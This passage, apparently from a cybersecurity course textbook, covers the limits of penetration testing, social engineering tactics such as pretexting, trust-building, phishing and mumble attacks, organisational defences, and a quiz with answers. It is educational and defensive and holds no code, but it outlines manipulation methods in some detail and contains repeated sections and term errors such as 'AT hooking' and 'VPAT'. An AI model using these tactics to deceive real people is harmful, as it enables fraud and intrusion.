Shadow Security Scanner	Detect network vulnerabilities, auditproxy and LDAP servers	Windows but scan servers built on any platform	Only Trial Version Free
Metasploit Framework	Develop and Execute exploit code against a remote target Test vulnerability of computer systems	All versions of Unix and Windows	Free
Brutus	Telnet, ftp, and http password cracker	Windows 9x/NT/2000	Free

3.11 Limitations of Penetration Testing

There are many security problems for which penetration tests will not be able to identify server-side vulnerabilities. Web application and database vulnerability scanners look for vulnerabilities that are traditionally ignored by network- or host-level vulnerability scanners.

Even custom-developed web application and/or database application often use

common middleware (e.g. a specific suppliers web server such as Microsoft internet information web server (IIS) or Apache server), backend (Oracle, PostgreSQL, and technologies (e.g. JavaScript , SQL) those are known or considered likely to harbour certain types of vulnerabilities that cannot be identified via signature- based methods used by network- and host-based vulnerability analysis tools.

1. Penetration tests are generally carried out as “black box” exercises, where the penetration tester does not have complete information about the system being tested.
2. A test may not identify a vulnerability that is obvious to anyone with access to internal information about the machine.
3. A penetration test can only identify those problems that it is designed to look for. If a service is not tested then there will be no information about its security or insecurity.
4. A penetration test is unlikely to provide information about new vulnerabilities, especially those discovered after the test is carried out.
5. Even if the penetration team did not manage to break into the organization this doesnot mean that they are secure.
6. Penetration testing is not the best way to find all vulnerabilities. Vulnerability assessments that include careful diagnostic reviews of all servers and network devices will definitely identify more issues faster than a “black box” penetration test.
7. Penetration tests are conducted in a limited time period. This means that it is a “snapshot” of a system or network’s security. As such, testing is limited to known vulnerabilities and the current configuration of the network. Also it does not mean that if the testing team did not discover the any vulnerability in the organization’s system, it does not mean that hackers or intruders will not.

3.12 Summary

- It is important to make a distinction between penetration testing and network security assessments. A network security or vulnerability assessment may be

useful to a degree, but do not always reflect the extent to which hackers will go to exploit a vulnerability.

- Penetration tests attempt to emulate a “real world” attack to a certain degree. The penetration testers will generally compromise a system with vulnerabilities that they successfully exploited. If the penetration tester finds 5 holes in a system to get in this does not mean that hackers or external intruder will not be able to find 6 holes.
- Hackers and intruders need to find only one hole to exploit whereas penetration testers need to possibly find all if not as many as possible holes that exist. This is a daunting task as penetration tests are normally done in a certain time frame.
- Finally, a penetration test alone provides no improvement in the security of a computer or network. Action to taken to ad- dress these vulnerabilities that is found as a result of conducting the penetration test.

Unit 5: Social Engineering-I

5

Unit Structure

- 4.0 Learning Objectives
- 4.1 Overview of Social Engineering
- 4.2 The Social Engineering Life Cycle
- 4.3 Foot printing
- 4.4 Social Engineering Attack Cycle
- 4.5 The Weapons of a Social Engineer
- 4.6 Different Types of Social Engineering
- 4.7 Detecting / Stopping Social Engineering Attacks
- 4.8 Defending Against Social Engineering
- 4.9 Summary

4.1 Overview and Definition(s) of Social Engineering

A common misconception people have about cyber attackers is that they only use advanced hacking tools and technology to break into people's computers, accounts and mobile devices. This is simply not true. Cyber attackers have learned that one of the easiest ways to steal your information or hack your computer is by simply talking to and misleading you. In this newsletter, we will learn how these types of human attacks (called social engineering

attacks) work and what you can do to protect yourself.



“It's not always what you know, it's who you know.”

Social engineering is a type of psychological attack where an attacker misleads you into doing something they want you to do. Social engineering has existed for thousands of years; the idea of scamming or conning someone is not new. However, cyber attackers have learned that using this technique on the Internet is extremely effective and can be used to target millions of people. The simplest way to understand how social engineering works is to take a look at a common, real-world example.

You receive a phone call from someone claiming to be from a computer support company, your ISP or perhaps Microsoft tech support. The caller explains they have noticed that your computer is behaving strangely, such as scanning the Internet or sending spam, and they believe it is infected. They have been tasked with investigating the issue and helping you secure your computer. They then use a variety of technical terms and take you through confusing steps to convince you that your computer is infected.

For example, they may ask you to check to see if you have certain files on your computer and walk you through on how to find them. When you locate these files, the

caller will assure you that these files are a sign that your computer is infected, when in reality, these files are nothing more than common system files found on every computer. Once they have tricked you into believing your computer is infected, they will pressure you into going to a website and buying their security software or ask you to give them remote access to your computer so they can fix it. However, the software they are selling is actually a malicious program. If you purchase and install the software, not only have they fooled you into infecting your computer, but you also just paid them to do it. If you give them remote access to your computer to fix it, in reality, they are going to take over and infect it. Keep in mind that social engineering attacks like this are not limited to phone calls; they can happen with almost any technology, including phishing attacks via email, text messaging, Facebook messaging, twitter posts or online chats. The key is to know what to look out for.

The term "**Social Engineering**" can be defined in various ways, relating to both physical and cyber aspects of that activity. Wikipedia defines social engineering as:

“...the art of manipulating people into performing actions or divulging confidential information”.

Other authors have provided the following definitions

- “An outside hacker’s use of psychological tricks on legitimate users of a computer system, in order to obtain information he needs to gain access to the system”.
- “The practice of deceiving someone, either in person, over the phone, or using a computer, with the express intent of breaching some level of security either personal or professional”.
- “Social Engineering is a non-technical kind of intrusion relying heavily on human interaction which often involves tricking other people into breaking normal security procedures” the attacker uses social skills and human interaction to obtain information about an organization or their computer systems.

In reality Social Engineering can be any of these definitions depending on the circumstances that surround the attack. Social Engineering is actually a hacker’s

manipulation of the natural human tendency to trust so as to get sensitive information needed to gain access to a system. Social Engineering does not require high level of technical expertise but requires the individual to have decent social skills.

Many people, for several decades have used social engineering as a method to research and collect data. These early social engineers would use the gathered information as a form of blackmail against the other organizations. Social engineering has been used to gain unauthorized access into several huge organizations. A hacker who spends several hours trying to break passwords could save a great deal of time by calling up an employee of the organization, posing as a helpdesk or IT employee, and can just ask for it.

4.2 The Social Engineering Life Cycle

Every Social Engineering attack is unique, but with a little understanding of the situations encountered, we can draft a rough cycle of all the activities that a Social Engineering project goes through leading to a successful outcome.

The below fig-1 shows a general representation of the Social Engineering Life Cycle in four main stages:

4.3 Footprinting

It is the technique of accumulating information regarding the target(s) and the surrounding environment. Foot printing can reveal the individuals related to the target with whom the attacker has to establish a relationship, so as to improve the chances of a successful attack.

The information gathering during the Foot printing phase includes but is not limited to:

1. List of employee names and phone numbers
2. Organization Chart




Fig-1: The Social Engineering Life Cycle

3. Department Information
4. Location information

Foot printing generally refers to one of the pre-attack phases; tasks performed prior to doing the actual Social Engineering attack.

Some of the tools like creepy, SET and Maltego make Social Engineering engagement easier.

4.3.1 Establishing Trust

Once the possible targets have been listed out, the attacker then moves on to develop a relationship with the target who is usually an employee or someone working in the business so as to develop a good rapport with them. The trust that the social engineer is gaining will later be used to unveil confidential pieces of information that could cause severe harm to the business.

4.3.2 Psychological Manipulation

In this step, the social engineer manipulates the trust that he has gained in the previous phase so as to extract as much confidential information or get sensitive operations related to the target system performed by the employee himself so as to penetrate into the system with much ease. Once all the required sensitive information has been collected, the social engineer may move on to the next target or move towards exploiting the actual system under consideration.

4.3.3 The Exit

Now, after all the actual information has been extracted, the Social Engineer has to make a clear exit in such a way so as not to divert any kind of unnecessary suspicion on him. He makes sure to not leave any kind of proof of his visit that could lead a trace-back to his real identity nor link him to the unauthorized entry into the target system in the future.

4.4 Social Engineering Attack Cycle

The basic goals of social engineering are the same as hacking in general: to gain

unauthorized access to systems or information in order to commit fraud, network intrusion, industrial espionage, identity theft, or simply to disrupt the system or network. A broad view of social engineering attack life cycle has such phases: research, developing rapport and trust, exploiting trust and utilizing information, cloak activities, evolve/regress as shown in Figure-2.

4.4.1 Research

It is an information gathering process where information about the target is retrieved. The attacker gathers as much information as possible about the target before starting the attack. Some methods are obvious and require no great cunning or planning, while others require certain skill or knowledge.

If industrial espionage is the aim, the attacker learns everything about the victim/ organizations with the help of all available resources, social networking sites etc. Typical information that may be gathered could be an internal phone directory, birth dates, organizational charts, personnel records, social activities, relationships, etc.




Figure 2: Social Engineering Attack Cycle

4.4.2 Developing Rapport and Trust

The social engineer capitalizes on the psychological aspect of trust. The target is more likely to divulge requested information to an attacker if he trusts the attacker. Rapport and trust development can be done by using insider information, misrepresenting an identity, citing those known to the victim, showing a need for assistance, or occupying an authoritative role. Once trust is established, the hacker will be able to start acquiring sensitive information and access necessary to break into a system. The skilled hacker will gain information very slowly asking only for small favor or gaining information through seemingly innocent conversations. The hacker will work hard to maintain an apparently innocent relationship, while learning company lingo, names of key

personnel, names of important servers and applications, and a host of other valuable information. If an attacker feels hesitation in the voice on the other end of the phone, he or she will stick to simple questions and hope to gain more information from the next individual he or she chooses to call. The larger the organization, the easier it is to establish trust. In a smaller environment the target is much more likely to know whether or not the attacker is who they say they are. Trust is important to establish both as a technique on its own as well as in combination with other techniques.

4.4.3 Exploiting Trust Factor

When a target appears to trust an attacker, the attacker exploits the trust to elicit information from the target. This can either take the form of a request for information, a request for a specified action from the victim or, alternatively, to manipulate the victim into asking the attacker for help. This phase is where the previously established relationship is abused to get the initially desired information or action.

4.4.4 Exploiting Trust Factor

When a target appears to trust an attacker, the attacker exploits the trust to elicit information from the target. This can either take the form of a request for information, a request for a specified action from the victim or, alternatively, to manipulate the victim into asking the attacker for help. This phase is where the previously established relationship is abused to get the initially desired information or action.

4.4.5 Recruit & Cloak

Cloak is the actions performed after the execution, actions performed in order to hide the illegal activities. It can be to continue with the “friendship” to normalize the actions, moves to make the victim seem untrustworthy, or more advanced techniques to hide the crime. In some cases the victim can be recruited to either work for the attacker or as an ambassador/reference for the attacker.

4.4.6 Evolve/Rgress

This is where the attacker learns from the process and creates an internal justification for what has happened. There are basically two choices for the attacker here. Either

the attack evolves, moving into another phase of the attack if the process has been successful up to this step. The other choice if the results to this point have been unsuccessful is to regress, which can either be to stop the attack or to move to a more basic level of attack in order to be successful again. The gathered information can then be used to target and explore deeper into the victim until finally attackers convince their targets to divulge the information they need to achieve the goal.

4.5 The Weapons of a Social Engineer

The old-fashioned technical way of breaking into the computer systems by brute-forcing the user logins or ports have now been replaced by sophisticated methods that not only are easier, but yield better and faster results based on human psychology. These attacks can help the attacker get access to any system irrespective of the platform, software or hardware involved.




Fig 3: Social Engineering Techniques

How exactly goes a person to carry out Social Engineering attack? The fig-3 below shows some of the most popular techniques used to perform a Social Engineering attack:

4.5.1 Shoulder Surfing

Shoulder surfing is a security attack where-in, the attacker uses observational techniques, such as looking over someone's shoulder, to get information while they are

performing some action that involves explicit usage of sensitive, visible information. This can be performed at a close range as well as at a long range using binoculars or other vision-enhancing devices.

4.5.2 Dumpster Diving

Many a times, huge organizations dump items like company phone books, system manuals, organizational charts, company policy manuals, calendars of meetings, events and vacations, printouts of sensitive data or login names and passwords, printouts of source code, disks and tapes, company letterhead and memo forms, and outdated hardware carelessly into the company dumpsters. The attacker can use these items to get a huge amount of information about the company organization and network structure. This method of searching through the dumpster, looking for potentially useful information discarded by a company's employees is known as Dumpster Diving.

4.5.3 Role playing

It is one of the key weapons for a Social Engineer. It involves persuading or gathering information through the use of an online chat session, emails, phone or any other method that your company uses to interact online with the public, pretending to be a helpdesk, employee, technician, helpless or an important user to divulge in confidential information.

4.5.4 Trojan horses

It is one of the most predominant methods currently used by hackers that involve tricking the victims to download a malicious file to the system, which on execution creates a backdoor in the machine that can be used by the attacker any time in the future and thus having complete access of the victim's machine.

4.5.5 Phishing

It is the act of creating and using Websites and e-mails designed to look like those of well-known legitimate businesses, financial institutions and government agencies to deceive Internet users into disclosing their personal information and falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

4.5.6 Surfing Organization Websites & Online forums

Huge amount of information regarding the organization structure, email ids, phone numbers are available openly on the company website and other forums. This information can be used by the attacker to refine his approach and create a plan on whom to target and the method to be used.

4.5.7 Reverse Social Engineering

A reverse social engineering attack is an attack in which an attacker convinces the target that he has a problem or might have a certain problem in the future and that the attacker, is ready to help solve the problem.

Reverse social engineering involves three parts:

1. **Sabotage:** After the attacker gains a simple access to the system, he corrupts the system or gives it an appearance of being corrupted. When the user sees the system in the corrupted state, he starts looking for help so as to solve the problem.
2. **Marketing:** In order to make sure that the user approaches the attacker with the problem, the attacker advertises himself as the only person who can solve the problem.
3. **Support:** In this step, he gains the trust of the target and obtains access to sensitive information.

Unit 6: Social Engineering-II

6

Unit Structure

- 4.6 Different Types of Social Engineering
- 4.7 Detecting / Stopping Social Engineering Attacks
- 4.8 Defending Against Social Engineering
- 4.9 Summary

4.6 Different Types of Social Engineering

There are many types of social engineering attacks, but they can be broadly split into three categories viz.

1. Physical social engineering,
2. Remote social engineering and
3. Hybrid social engineering.

In physical social engineering, the attacker attempts to gain physical access to a sensitive office or location, and in remote social engineering the attacker attempts to gain access to information or resources remotely, for example, over the phone or via email. Some attackers combine both strategies, known as hybrid social engineering. For example, the physical breach may follow a series of remote social engineering attempts. Often social engineering is combined with a technical attack, making for an extremely effective and dangerous assault. The types of social engineering attacks are reflected in the various social engineering tests you can perform.

4.6.1 Physical Social Engineering

In a physical social engineering attack, the social engineer attempts to gain access to a physical location. The attacker may do this via various methods, including:

- **Piggybacking:** Used to enter restricted area by convincing an authorized personal.
- **Eavesdropping:** Attacker can gain information by hearing a discussion between two people, or by reading emails and listening to telephonic conversation.
- **Impersonation:** The attacker acts like someone else to trap the victim.
- **Dumpster Driving:** Valuable information can often be found on trash, printers and pieces of paper.
- **Reverse Social Engineering:** It is a more advanced method. In this the attacker creates a scenario where the victim ends up asking for information to the attacker and in this process ends up providing the required information to the attacker. Typically the attacker appears to be in a position of authority to

ensure the victim has to reach out to him for resolution of a problem which the attack has set up for him. Reverse social engineering requires good pre-attack research and planning, however if executed well it is more successful in attaining gaining quality information.

4.6.2 Remote Social Engineering

Remote social engineering involves pointed and real-time communication with the target over the phone or via email or via instant messaging. They will use technology so they can perform these social engineering attacks remotely such as by phone, email, social media, instant messaging and even from search engine results. Physical honeypots are found wide impact as well with CD's & USB Keys - This uses items planted to lure employees to run payloads.

4.6.3 Computer-Based Social Engineering

Computer based social engineering is implemented by using software or programming applications like E-Mails, IM, websites, pop-ups.

4.6.3.1 Social Engineering by Email

Social engineering emails take many forms. The social engineer tries to build rapport as a precursor to the actual breach, or she tries to elicit information or spread malware by tricking the email recipient into opening a malicious attachment or visiting a malicious website. Two of the most common forms of social engineering over email are phishing and 419 scams.

4.6.3.2 Phishing

Phishing emails typically take the form of fake notifications purporting to be from a well-known organization (often banks, payment systems, Software vendors for possible update), asking for the recipient's personal information including user credentials, credit card numbers, or banking information. Some examples are an email looking like it's from your bank asking you to verify details or a phone call pretending to be from a company that you trust (including your own company) requesting you to

divulge confidential information like a pin number.

Nigerian 419 or Advance-Fee Fraud Scam

An Advanced-fee scam is a type of fraud and one of the most common types of confidence trick. The scam typically involves promising the victim a significant share of a large sum of money, which the fraudster requires a small up-front payment to obtain. Or E-mail messages are sent to addresses taken from large mailing lists. The letters promise rich rewards for helping officials of that government (or bank, or quasi-government agency or sometimes just members of a particular family) out of an embarrassment or a legal problem. Typically, the pitch includes mention of multi-million dollar sums, with the open promise that you will be permitted to keep a startling percentage of the funds you're going to aid in squirreling away for these disadvantaged foreigners. If a victim makes the payment, the fraudster either invents a series of further fees for the victim, or simply disappears. It is named after the article of the Nigerian penal code under which the perpetrator can be prosecuted.

4.6.3.4 Pop-Up Windows / Browser Interceptions

Pop-ups messages informing the user that he/ she has lost his/her network connection and needs to re-enter his/ her username and password or the system has been infected with malware. Need to download software to get them cleaned and further divulge sensitive information and are sent to attackers.

4.6.4 Social Engineering by Phone

The social engineer attempts to get the victim to disclose sensitive information or to perform an action such as visiting a malicious website or granting the social engineer access to a certain system. The caller generally assumes a false identity and may use various techniques to convince the victim, such as being overly friendly, acting in an authoritative manner, or applying pressure. The caller may purport to be from tech support or an anti-virus organization, a financial institution, or even a charity.

Over 50 fake call centres in Delhi-NCR duping job seekers: Delhi police

Youtas were duped to the tune of Rs 8,000 to Rs 10,000 in the name of application and processing fee, police said.

Fraud of Rs 15 Crore in Noida by Call Centers, 83 Booked

By Express News Service | Published: 14th October 2015 09:49 PM Last Updated: 14th October 2015 09:49 PM

Figure 4: Online scams

In many business cultures, challenging someone's identity is not socially acceptable and may be seen as impolite, so getting away with assuming a false identity may be easier than you think.

4.6.4.1 Mumble Attack

Mumble attacks are telephonic social engineering attacks targeted at call centre agents. The social engineer poses as a speech-impaired customer or as a person calling on behalf of the speech-impaired customer. Victims of the attack are often made to feel awkward or embarrassed and release information as a result.

4.6.4.2 IVR or Phone Phishing

The use of an Interactive Voice Response (IVR) system to create an official-sounding bank IVR system to trick people into providing their personal information. An example is where a hacker will pose as a bank employee or even use another IVR message to advise the target they have to call into the bank to correct an issue. They provide a number (not the bank's) for the target to call in on and when he/she does, they record their account information as it is entered into the phone. A hacker could even perform something similar in that they use the same method, but instead attack a company employee in order to have them attempt to enter their password via the telephone.

4.7 Detecting / Stopping Social Engineering Attacks

The simplest way to defend against social engineering attacks is to use common sense. If something seems suspicious or does not feel right, it may be an attack. Some

common indicators of a social engineering attack include:

1. Someone creating a tremendous sense of urgency. If you feel like you are under pressure to make a very quick decision, be suspicious.
2. Someone asking for information they should not have access to or should already know.
3. Something too good to be true. A common example is you are notified you won the lottery, even though you never even entered it.

If you suspect someone is trying to make you the victim of a social engineering attack, do not communicate with the person any more. If it is someone calling you on the phone, hang up. If it is someone chatting with you online, terminate the connection. If it is an email you do not trust, delete it. If the attack is work-related, be sure to report it to your help desk or information security team right away.

4.8 Defending Against Social Engineering

Successful social engineering attacks rely on the employees of an organization. To avoid such attacks, employees must be well trained and familiar about common social engineering techniques, inform them about the value of information, and train them to safeguard it. It is also important for organizations to establish a clear and strong security policy, including standards, processes and procedures to help eliminate the threat of social engineering.

A good social engineering defense should include but not be limited to:

- Security awareness training.
- Password policies.
- Data classification.
- Acceptable use policy.
- Background checks.
- Termination process.
- Incident response.
- Physical security.

Continuous Security awareness training for employees

Organizational policies, procedures and standards must be taught and reinforced to the employees during orientation and during the employment on a regular basis. Security awareness events and activities, such as talks, awareness weeks, presentations, seminars, quizzes, and competitions, dedicated web-presence (an internal webpage, twitter handles, etc.) maintain the mainstream security current trends and issues and educate about the social engineering best practices. Points which should be highlighted in the employees training are:

a. Data classification policy

This should describe what information is considered to be sensitive or confidential, how it should be marked, how it should be handled, and who it can be released to, as well as how to dispose of it. Example data classification levels might include the following:

- I. **Top Secret:** Highly sensitive internal documents e.g. pending mergers or acquisitions, investment strategies, plans or designs that could seriously damage the organization if such information were lost or made public. Information classified as Top Secret has very restricted distribution and must be protected at all times. Security at this level is the highest possible.
- II. **Confidential:** Data in this category may require certain levels of protection by law, for example, personally identifiable information, health information, certain employee data, certain business and financial data.
- III. **Restricted:** Data in this category should only be accessible to certain roles or functions. For instance, it may be restricted to certain departments, such as employee information being restricted to the HR department or systems data being restricted to the IT department.
- IV. **Internal Use Only:** Information not approved for general circulation outside the organization where its loss would inconvenience the organization or management but where disclosure is unlikely to result in financial loss or serious damage to credibility. Examples would include, internal memos, minutes of meetings, internal project reports. Security at this level is controlled but normal.

V. **Public:** There is no expectation of privacy or confidentiality for data in this category. It could include public website information, press releases, and so on. Each category should include requirements for protection; describe how the data should be stored, who can access the data, and how it should be disposed of. Take every type of data that your organization processes, including customer data, user data, and supplier data, and assign it to one of your defined categories. All staff should know how to handle and protect each category of information.

b. Waste management

This should include secure disposal of documents, electronic media, and so on, and should cover external as well as internal waste. Invest in shredders and have one on every floor: Your staff must fully understand the implications of throwing waste paper or electronic media in a bin. After this waste moves outside your building, its ownership can become a matter of legal obscurity.

c. Acceptable use policy

This should describe what is considered acceptable use of computer systems and equipment within the organization. It should cover system accounts, network use, and electronics communications, use of non-company hardware or software, as well as monitoring of the same.

d. Network access policy

e. This should cover wired and wireless network access, including IP telephony and mobile devices; it should describe who can access the network, how and from where, public access, guest access, and what is and is not permitted on the corporate network.

f. Remote access policy

This should document remote access requirements, who can connect, requirements for connecting, termination of access, and so on.

g. Physical security policy

This should cover the various aspects of physical security, including visitor procedures and physical access logs.

h. Electronic communication policy

This should describe how to handle email attachments, hyperlinks in documents, and requests for information from both within and outside the organization, what instant messaging services staff are permitted to use, if any. Some policies may include examples of phishing attacks to help users to identify phishing attacks that they themselves receive.

i. Physical Security Policy visitors

Your physical security policy should, at a minimum, consider the following areas regarding visitors:

- **Checking in and checking out:** Visitors should be required to check-in and check-out in a dedicated area, usually the reception area. The process typically involves signing a visitors/contractors book and contacting the person that the visitor is meeting so he or she can escort them into the building.
- **Identifying visitors:** Visitors should be required to present some kind of identification.
- **Escorting visitors:** Visitors should always be escorted by an existing staff member (not by another visitor or contractor) into the organization.
- **Visitor passes:** Are the visitors required to wear visitor passes? If so, they should be required to return their visitor passes upon checking out. Some more security-focused organizations use different colored passes for different areas or different days of the week. Visitor passes should, at least, be dated. Employees should be encouraged to challenge anyone not wearing an ID badge or a visitor pass. Visitor passes should be returned on leaving the building. Follow up on passes that have not been returned.
- **Accessing the network:** Can visitors access the computer network, and, if so, where from and how? Can they connect their own devices to the network?

j. Password Policies and Standards

For a social engineer, gaining access to a system can mean the difference between a successful or failed attack. A policy should exist for the delivery and creation of passwords. There must exist good and written password policy such as Not sharing passwords when asked (over phone also), Not writing down passwords ,not using default passwords ,methods for identifying users for password resets ,methods for password delivery, password creation i.e. minimum length, alpha-numeric, securing workstation with a password protected screen saver when before leaving a workspace, periodic password change, grace period for expiring passwords ,login failure lockout i.e. account is locked after 3 failed attempts, administrative and system password standards.

Having a strong password is extremely important in any environment in particular environments using single sign-on technologies. Single sign-on allows users to use one password to access a wide range of network resources. Although these systems can help diminish the stress of remembering multiple passwords, it also means that there is only one password to crack.

“Treat your password like your toothbrush. Don’t let anybody else use it, and get a new one every six months”. Clifford Stoll.

Users should be well aware about the password policies and enforce himself. The windows password should be complex that can foil attempts from crackers and tools. Your passwords should be long (min 12+) and also use upper and lowercase, digits and alphanumeric symbols. The best way is to create passphrases like “I learn diploma from U.O.U which can be translated to “lle@rn-d1pl0mafr0mU0U”


There is also a hidden account called “Administrator” which you should also protect with a password, but it first has to be enabled, as it is disabled by default. So enable the Administrator account, set a password, and remember to disable it later.

Please refer to the website: <http://passrequirements.com/> which explains the basic password requirement for various usage.

- Don’t use same password everywhere. If one of the passwords is discovered (by a

key logger) and if you use the same in email services, you can guess the results.

- From windows command prompt, type “secpol.msc” and which leads to you the local security policy window. Select the account policies > password policy and configure according to your need.



Note:

Try using Password Management Programs Like Keepass

Passwords protect your BIOS, so that people cannot boot your PC. You should change the boot order in the BIOS so that it boots the hard drive first, rather than the CD/DVD. If an attacker can insert a Linux Live CD and start up your PC, then they will be able to mount your hard drive and read all data from it, and all Windows security will be bypassed.

4.9 Summary

Social engineering is a very real threat and one that currently has fairly free reign. This will not always be true. Once businesses start taking social engineering seriously and applying the social sciences to protect against this threat with a multi-layered defense, social engineering will become a much more difficult, if not impossible, avenue for a hacker to employ.

Social engineering is a serious problem. A company must not only establish good

policies to guard against it, but must have an effective security awareness program to communicate those policies. The program should not just reiterate the policies but educate the users to the methods used by social engineers and the risks involved if they succeed. As one of the major points of vulnerability is people, education is an important factor. Although awareness and training can “harden” your staff, it may not prevent all social engineering attacks from being successful. Convincing social engineers may still be able to mislead your staff; therefore, you need to implement physical and technical controls to minimize the damage done.

Check your Progress

1. Malware analysis is the art of _____ malware to understand how it works, howto identify it, and how to defeat or eliminate it.
2. The purpose of malware analysis is usually to provide the information you need to respond to a _____.
3. _____ are used to detect malicious code on victim computers.
4. _____ are used to detect malicious code by monitoring network traffic.
5. _____ usually let the attacker connect to the computer with little or no authentication and execute commands on the local system.
6. _____ malware designed to frighten an infected user into buying something.
7. _____ are found as both stand-alone malware and as components of more sophisticated backdoors.
8. On Windows XP, Microsoft’s _____ interception is a technique that malware uses to steal user credentials.
9. _____ is a classic user-space rootkit method that hides files, processes, or network connections on the local system.
10. _____ from Faronics is a useful tool to use when performing malware analysis on physical hardware.
11. _____ is considered to be electronic junk mail or junk newsgroup postings.

12. Cyber-attacks aimed at penetrating a corporation by injecting malware delivered by _____ to an employee.
13. Spear phishing is also being used against high-level targets, in a type of attack called _____.
14. The art of manipulating people into performing actions or divulging confidential information is known as _____.
15. The technique of accumulating information regarding the target(s) and the surrounding environment is _____.
16. _____ is the attacker acts like someone else to trap the victim.
17. _____ are telephonic social engineering attacks targeted at call centre agents.
18. Valuable information can often be found on trash, printers and pieces of paper known as _____.
19. _____ is one of the most predominant methods currently used by hackers that involve tricking the victims to download a malicious file to the system.
20. _____ involves persuading or gathering information through the use of an online chat session, emails, and phone.

Answers to Check Your Progress

- | | |
|--------------------------|------------------------|
| 1. Dissecting | 11. Spam |
| 2. Network intrusion | 12. Email |
| 3. Host-based signatures | 13. Whaling |
| 4. Network signatures | 14. Social Engineering |
| 5. Backdoors | 15. Footprinting |
| 6. Scareware | 16. Impersonation |
| 7. Reverse shells | 17. Mumble attacks |
| 8. GINA | 18. Dumpster Diving |

-
- | | |
|-----------------|-------------------|
| 9. AT hooking | 19. Trojan horses |
| 10. Deep Freeze | 20. Role Playing |
- .

Model Questions With Answers

1. What Is Malware Analysis?

Ans. Malware analysis is the art of dissecting malware to understand how it works, how to identify it, and how to defeat or eliminate it. And you don't need to be an uber-hacker to perform malware analysis.

With millions of malicious programs in the wild, and more encountered every day, malware analysis is critical for anyone who responds to computer security incidents. And, with a shortage of malware analysis professionals, the skilled malware analyst is in serious demand.

2. What are the different developmental goals of uses for Malware Analysis?

Ans. The goals to determine exactly what happened, and to ensure that you've located all infected machines and files. Malware analysis can be used to develop Host-based and Network signatures.

Host-based signatures or indicators, are used to detect malicious code on victim computers. These indicators often identify files created or modified by the malware or specific changes that it makes to the registry. Unlike antivirus signatures, malware indicators focus on what the malware does to a system, not on the characteristics of the malware itself, which makes them more effective in detecting malware that changes form or that has been deleted from the hard disk.

Network signatures are used to detect malicious code by monitoring network traffic. Network signatures can be created without malware analysis, but signatures created with the help of malware analysis are usually far more effective, offering a higher detection rate and fewer false positives.

3. What are the fundamental approaches to malware analysis?

Ans. static and dynamic. Static analysis involves examining the malware without running it. Dynamic analysis involves running the malware.

4. Write the general rules for malware analysis.

Ans. Several rules to keep in mind when performing analysis.

- **1st,** don't get too caught up in the details. Most malware programs are large and complex, and you can't possibly understand every detail. Focus instead on the key features. When you run into difficult and complex sections, try to get a general overview before you get stuck in the weeds.
- **2nd,** remember that different tools and approaches are available for different jobs. There is no one approach. Every situation is different, and the various tools and techniques that you'll learn will have similar and sometimes overlapping functionality. If you're not having luck with one tool, try another. If you get stuck, don't spend too long on any one issue; move on to something else. Try analyzing the malware from a different angle, or just try a different approach.
- **3rd,** remember that malware analysis is like a cat-and-mouse game. As new malware analysis techniques are developed, malware authors respond with new techniques to thwart analysis. To succeed as a malware analyst, you must be able to recognize, understand, and defeat these techniques, and respond to changes in the art of malware analysis.

5. What is remote administration tool (RAT)?

Ans. A remote administration tool (RAT) is used to remotely manage a computer or computers. RATs are often used in targeted attacks with specific goals, such as stealing information or moving laterally across a network.

6. State and write about Identity spoofing.

Identity spoofing is one of the main vulnerabilities inherent to the design of the email system. In an identity spoofing attack an adversary is able to impersonate the identity of a legitimate email user and send emails to third parties on his behalf. In most of the attack scenarios the legitimate user will never realise that someone has impersonated

his/her identity.

7. What are the benefits of VPAT?

Ans. They are:

- Avoid network downtime due to breach.
- Discover methods that hackers use to compromise the network.
- Enhance effectiveness of an overall security life cycle.
- Provide a strong basis for helping to determine appropriate security budgets.

8. What do you mean by Denial of Service test?

